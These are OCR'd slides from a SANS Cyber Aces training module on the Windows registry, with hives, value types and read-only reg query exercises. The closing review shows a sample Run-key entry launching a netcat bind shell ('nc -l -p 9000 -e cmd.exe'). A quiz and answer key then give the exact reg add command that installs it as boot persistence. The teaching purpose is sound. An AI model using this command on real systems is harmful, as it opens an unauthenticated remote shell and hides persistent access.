



Cyber Aces Online
Module 1 – Operating Systems
Windows Registry

By Tim Medin
Presented by Tim Medin
v15Q1

Welcome to Cyber Aces Online, Module 1! In this session we will examine the Windows registry.




Registry

- Stores configuration settings
- Binary Format
  - Faster parsing than text files
  - Strongly typed data (enforces options)
  - Faster to access than text that needs to be parsed
  - Must edit with special programs
    - REGEDIT.EXE - GUI
    - REG.EXE - Command Line
    - Windows API
- Hierarchical structure similar to file system
- Allows multiple users to access it at the same time
- Allows per user settings

Cyber Aces Online Streaming Module 1 - ©2015 The SANS Institute. Redistribution Prohibited. 2

Registry

The Windows registry is used to store configuration data for applications and the operating system. It is broken down into sections containing different classes of data. Registry keys are of interest to computer attackers because they may contain sensitive information such as usernames and passwords, and because they can be used to alter the way applications and the operating system behave. It is very common for attackers to create registry keys so that their malicious software starts automatically when the computer boots.




Registry (2)

- Divided into separate sections or "Hives", each containing different classes of data
  - HKEY_Local_Machine (HKLM)
    - Local Machine Settings
  - HKEY_Users (HKU)
    - Settings specific to each user of the system
  - HKEY_Current_User (HKCU)
    - Settings for the current user of the system
    - Pointer to a path inside HKEY_Users, dependent on the logged in user
  - HKEY_Current_Config (HKCC)
    - Configuration data for current hardware profile
    - Pointer to HKLM\System\CurrentControlSet\CurrentControlSet\Hardware Profiles
  - HKEY_Classes_Root (HKCR)
    - Registered applications and file associations

3

Registry (2)

The registry is broken down into "Hives" that contain different classes of data. The two hives that attackers and defenders find themselves in most often are the HKLM and HKCU hives. The HKLM or HKEY_Local_Machine hive contains settings for the Operating System that affect everyone on the computer. HKCU or HKEY_Current_User is a shortcut to a subdirectory in the HKEY_Users hive for the user that is currently logged into the machine. Familiarize yourself with the registry and some key components.



Common Registry Value Types

- REG_SZ – String (text)
- REG_MULTI_SZ – Multiple Strings
- REG_DWORD – A number between 0 and 4,294,967,295 (2^{32} - 1)
- REG_BINARY – Binary data

4

Common Registry Value Types

Registry Data Types:

REG_BINARY - Binary data.

REG_DWORD - 32-bit integer representing 4.2 million possibilities.

REG_QWORD - 64-bit number representing 18 quintillion (18 * 10^18) possibilities.

REG_DWORD_LITTLE_ENDIAN - 32-bit number in little-endian format; equivalent to REG_DWORD. The little-endian format is where a multibyte value is stored from the lowest byte (the "little end") to the highest byte. For example, the value 0x12345678 is stored as (0x78 0x56 0x34 0x12) in little-endian format.

REG_QWORD_LITTLE_ENDIAN - A 64-bit number in little-endian format; equivalent to REG_QWORD.

REG_DWORD_BIG_ENDIAN - 32-bit number in big-endian format (big end is stored first).

REG_EXPAND_SZ - Null-terminated (last character is ASCII 00) string that contains unexpanded references to environment variables (for example, "%PATH%"). It will be a Unicode or ANSI string, depending on whether you use the Unicode or ANSI functions.

REG_LINK - Unicode symbolic link.


REG_MULTI_SZ - Array of null-terminated strings that are terminated by two null characters. Where a "null" is a byte with a value of 00.

REG_NONE - No defined value type.

REG_RESOURCE_LIST - Device-driver resource list.

REG_SZ - Null-terminated string. It will be a Unicode or ANSI string, depending on whether you use the Unicode or ANSI functions.

Reference: http://msdn.microsoft.com/en-us/library/windows/desktop/bb773476(v=vs.85).aspx



REG.EXE Exercise

- Modifying your registry can adversely affect the operations of your computer
  - **Make sure you do this in the VM you created!**
- In this exercise we will only be querying the registry
- Look at help on the reg command

```
C:\> reg /?
```

- Get help on querying the registry

```
C:\> reg query /?
```

Cyber Aces Online Streaming Module 1 - ©2015 The SANS Institute. Redistribution Prohibited. 5

REG.EXE Exercise

Be careful, if you mess up the registry you can seriously damage your Windows install. Please only do this in the VM we have built, not in your host operating system.


We'll start off by looking at the general help page and the help page on querying.

View help on the "reg" command.

```
C:\> reg /?
```

View help on the "reg query" command.

```
C:\> reg query /?
```



REG.EXE Exercise (2)

- Look at the keys in HKCU (current user)

```
C:\> reg query hkcu
```

- Look at the items in the Current User's Software Key

```
C:\> reg query hkcu\software
```

- Look at the registry key used to execute software on boot
  - This key is commonly used by malware

```
C:\> reg query "HKLM\Software\Microsoft\
Windows\CurrentVersion\Run" /s
```

Cyber Aces Online Streaming Module 1 - ©2015 The SANS Institute. Redistribution Prohibited. 6

REG.EXE Exercise (2)

Look at the keys in HKCU (current user)

```
C:\> reg query hkcu
```


Look at the items in the Curent User’s Software Key

```
C:\> reg query hkcu\software
```

Using this process, you can step through and view everything (you have permissions to access) in your registry.

To query all the values in the most common modified registry key by malware you would type:

```
C:\> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
```




Registry Review

```
C:\Users\mark>reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VMware Tools    REG_SZ    "C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\VMwareUser.exe"
    GrooveMonitor    REG_SZ    "C:\Program Files\Microsoft Office\Office12\GrooveMonitor.exe"
    Adobe Reader Speed Launcher    REG_SZ    "C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe"
    Adobe ARM    REG_SZ    "C:\Program Files\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
    SunJavaUpdateSched    REG_SZ    "C:\Program Files\Common Files\Java\Java Update\jusched.exe"
    EvilStarter    REG_SZ    nc -l -p 9000 -e cmd.exe

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\OptionalComponents
    (Default)    REG_SZ

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\OptionalComponents\IMAIL
    (Default)    REG_SZ
    Installed    REG_SZ    1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\OptionalComponents\MAPI
    (Default)    REG_SZ
    Installed    REG_SZ    1
    NoChange    REG_SZ    1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\OptionalComponents\MSFS
    (Default)    REG_SZ
    Installed    REG_SZ    1
```


Registry Review

Suppose that an administrator suspecting that his machine may have been compromised used the REG command to look at these keys and sees information above.



Registry Review

- What is the name of the registry key that is starting the NETCAT backdoor on his computer?
  - GrooveMonitor
  - Adobe ARM
  - EvilStarter
  - RUN
- What is the correct syntax for an attacker to create this key with the REG command?
  - reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\EvilStarter" Value= "nc -l -p 9000 -e cmd.exe "
  - reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\EvilStarter" /d "nc -l -p 9000 -e cmd.exe"
  - reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "EvilStarter" /d "nc -l -p 9000 -e cmd.exe "
  - reg create "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "EvilStarter" /d "nc -l -p 9000 -e cmd.exe "



Answers

- What is the name of the registry key that is starting the NETCAT backdoor on his computer?
  - **EvilStarter**
  - The command being called is "nc –l -p 9000 -e cmd.exe"
- What is the correct syntax for an attacker to create this key with the REG command?
  - reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "EvilStarter" /d "nc -l -p 9000 -e cmd.exe "
  - To see help on the syntax of this command run "reg /?"

Exercise Complete!

- Congratulations! You have completed the Registry tutorial.

Cyber Aces Online Streaming Module 1 - ©2015 The SANS Institute. Redistribution Prohibited. 10

Congratulations, you have completed the tutorial on the Windows Registry